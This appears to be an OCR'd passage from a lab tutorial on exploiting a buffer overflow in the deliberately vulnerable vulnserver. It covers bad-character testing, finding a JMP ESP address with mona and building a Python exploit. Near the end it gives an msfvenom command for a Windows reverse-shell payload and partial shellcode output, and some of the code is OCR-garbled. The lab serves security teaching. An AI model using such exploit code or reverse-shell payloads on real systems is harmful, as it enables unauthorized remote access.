
- In the top right window of Immunity, located the ESP location
- Right click on the memory address and choose Follow in Dump

In the lower left window of Immunity, you will see the stack is full of 'F' characters that we put at the end of our attack. This is going to be very important later. This is where the exploit code will go.

After attaching the vulnserver , we can see the ESP location(Highlighted In screenshot) is found in registers, right click and click follow in dump.

Next we can see the F characters which is available in the dump.





Testing for Bad Characters


This exploit relies on tricking the program by inserting code into a data structure that was not intended to hold code--it's something else, such as a directory name.

Just from common sense, one might expect these characters to cause trouble:

Hex	Dec	Description
0x00	0	Null byte, terminates a C string
0x0A	10	Line feed, may terminate a command line
0X0D	13	Carriage return, may terminate a command
Line		
0x20	32	space, may terminate a command line argument

Not all these characters are always bad, and there might be other bad characters too. The next task is to try injecting them and see what happens.


Create a new script using nano called vs-badchar1 with the following code:



This program will send a 3000-byte attack to the server, consisting of 2006 'A' characters followed by 'BCDE' which should end up in the EIP, then all 256 possible characters, and finally enough 'F' characters to make the total 3000 bytes long.


- Make this script executable
- Restart the vulnserver and immunity(Make sure to click Run as we did earlier)

Run the Script




The lower left corner of the Immunity window says "Access violation when executing [45444342]" again. To see if the characters we injected made it into the program or not, we need to examine memory starting at ESP

- In the upper right pane of Immunity, left-click the value to the right of ESP. Rightclick the highlighted value and click "**Follow in Dump**"



Look in the lower left pane of Immunity. The first byte is 00, but none of the other characters made it into memory, not the other 255 bytes or the 'F' characters. That happened because the 00 byte terminated the string. '\x00' is a bad character.


Test again for bad characters by skipping the null byte. Edit the vs-badchar1 file so it matches the following code:




The only change is to line 9 starting with 'for' to skip the null byte.

- Restart the vulnserver and Immunity. (Make sure to click Run as we did earlier)
  Run the script.
- In Immunity, follow the dump of the ESP again.

This time all the bytes of 01 to FF appear in order followed by the 'F' characters. This means there are no other bad bytes. This will make writing the exploit easier since we only need to avoid the null byte





Finding Useful Assembly Code


We have control of the EIP, so we can point to any executable code we wish. What we need to do is find a way to execute the bytes at the location in the ESP. There are two simple instructions that will work: "JMP ESP" and the two-instruction sequence "PUSH ESP;RET".

To find these we will use an Immunity Plug-in known as MONA.

- In the Lab 6 Files folder you downloaded earlier, extract the mona.zip folder. Copy the mona python file from within the extracted file to:

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

- Close Immunity and restart the vulnserver and Immunity again.
- Attach the vulnserver process to Immunity, but do not click Run yet.
- In Immunity, there is a white bar at the bottom. Enter the following command there: !mona modules
- The text may be small, so right click in the new window and choose **Appearance>Font>OEM Fixed Font**




Focus on the chart at the bottom. This chart shows all the modules loaded as part of Vulnerable Server and several important properties for each one. The property of most importance to us now is ASLR, which causes the address of the module to vary each time it is restarted. Another property that can cause trouble is "Rebase", which relocates a module if another module is already loaded in its preferred memory location. To make the most reliable exploit, we want to use a module without ASLR or Rebase.

There are two modules with "False" in both the Rebase and ASLR columns: essfunc.dll and vulnserver.exe.

However, notice the address values at the left of the chart--vulnserver.exe is loaded at very low address values, starting with 0x00, so any reference to addresses within vulnserver.exe will require a null byte, and that won't work because '\x00' is a bad character.


The only usable module is essfunc.dll.



Finding HEX Code for Useful Instructions


Kali Linux contains a handy utility for converting assembly language to hex codes.


- In Kali Linux, in a Terminal window, execute this command:
  locate nasm_shell



The utility is located in a metasploit-framework directory, as shown below

- • Copy and paste in the complete utility path to execute it.
- Once nasm starts, type JMP ESP and press Enter to convert it to hexadecimal codes, as shown above
- Then type in POP ESP and press Enter.
- Then type in RET and press Enter.
- Then type in EXIT and press Enter.





The hexadecimal code for a "JMP ESP" instruction is FFE4.

The hexadecimal code for the two-instruction sequence "POP ESP; RET" is 5CC3.


If we can find either of those byte sequences in essfunc.dll, we can use them to run our exploit.

- In Immunity, at the bottom, execute this command in the white bar:

!mona find -s "\xff\xe4" -m essfunc.dll

This searches the essfunc.dll module for the bytes FFE4. Nine locations were found with those contents. We will use the first location:

625011af



Testing Code Execution


Now we will send an attack that puts the JMP ESP address (625011af) into the EIP. That will start executing code at the ESP location. Just to test it, we will put some NOP instructions there ('\x90' = No Operation -- they do nothing) followed by a '\xCC' INT 3 instruction, which will interrupt processing. The NOP sled may seem unimportant, but it is needed to make room to unpack the Matasploit packed exploit code we will make later. If this works, the program will stop at the '\xCC' instruction.


Create a new python script using nano called vs-eip3 with the following code:

In this code, we added the new EIP location, NOP and the break instruction to our attack.

Restart the vulnserver and Immunity. (Make sure to click Run as we did earlier) Run the script.


In the Current Instruction area at the bottom right, the INT 3 command is now shown. In Immunity, follow the dump of the ESP again. The lower left pane shows the NOP sled as a series of 90 bytes, followed by a CC byte. This is working! We are able to inject code and execute it.





Writing the Python Attack Code

Let us start with setting up our attack script that we can insert in different exploit code. Create a new python script with nano called vs-shell with the following code: Create a new python script with nano called vs-shell with the following code:




```
  GNU nano 5.4
#!/usr/bin/python2.7
import socket
server = '192.168.145.131'
sport = 9999
prefix = 'A' * 2006
eip = '\\xaf\\xll\\x50\\x62'
nopsled = '\\x90' * 16
####Exploit Code here
padding = 'F' * (3000 - 2006 - 4 - 16 - len(buf))
attack = prefix + eip + nopsled + buf + padding
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length", len(attack)
s.send(('TRUN .' + attack +'\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

This code is similar to the last EIP code we write, except in place of the brk (\xcc) we input of exploitable code (buf). We can insert just about any code to try to exploit here. For this example we will use a pre-built meatasploit exploit for windows known as shell_reverse_tcp to allow us to get command line access to the system. In order to insert this exploit, we must first encode it using a tool called MSFVENOM. On your Kali system, run the following command (replace the IP address with you Kali IP address:

msfvenom -p windows/shell_reverse_tcp LHOST="192.168.2.7" LPORT=443 -b '\x00' -e x86/shikata_ga_nai -f python

This command converts the payload for windows/shell_reverse_tcp to python shell code, excluding the bad bytes we discovered (x00). The output should look something like this:



```
    -h, --help                  Show this message
root@kali-linux-vm:~# msfvenom -p windows/shell_reverse_tcp LHOST="192.168.145.129" LPORT=443 -b '\x00' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xbe\xb4\xf9\x90\x9c\xdb\xdb\xd9\x74\x24\xf4\x58\x31"
buf += b"\xc9\xb1\x52\x31\x70\x12\x83\xe8\xfc\x03\xc4\xf7\x72"
buf += b"\x69\xd8\xe0\xf1\x92\x20\xf1\x95\x1b\xc5\xc0\x95\x78"
buf += b"\x8e\x73\x26\x0a\xc2\x7f\xcd\x5e\xf6\xf4\xa3\x76\xf9"
buf += b"\xbd\x0e\xa1\x34\x3d\x22\x91\x57\xbd\x39\xc6\xb7\xfc"
buf += b"\xf1\x1b\xb6\x39\xef\xd6\xea\x92\x7b\x44\x1a\x96\x36"
buf += b"\x55\x91\xe4\xd7\xdd\x46\xbc\xd6\xcc\xd9\xb6\x80\xce"
buf += b"\xd8\x1b\xb9\x46\xc2\x78\x84\x11\x79\x4a\x72\xa0\xab"
buf += b"\x82\x7b\x0f\x92\x2a\x8e\x51\xd3\x8d\x71\x24\x2d\xee"
buf += b"\x0c\x3f\xea\x8c\xca\xca\xe8\x37\x98\x6d\xd4\xc6\x4d"
buf += b"\xeb\x9f\xc5\x3a\x7f\xc7\xc9\xbd\xac\x7c\xf5\x36\x53"
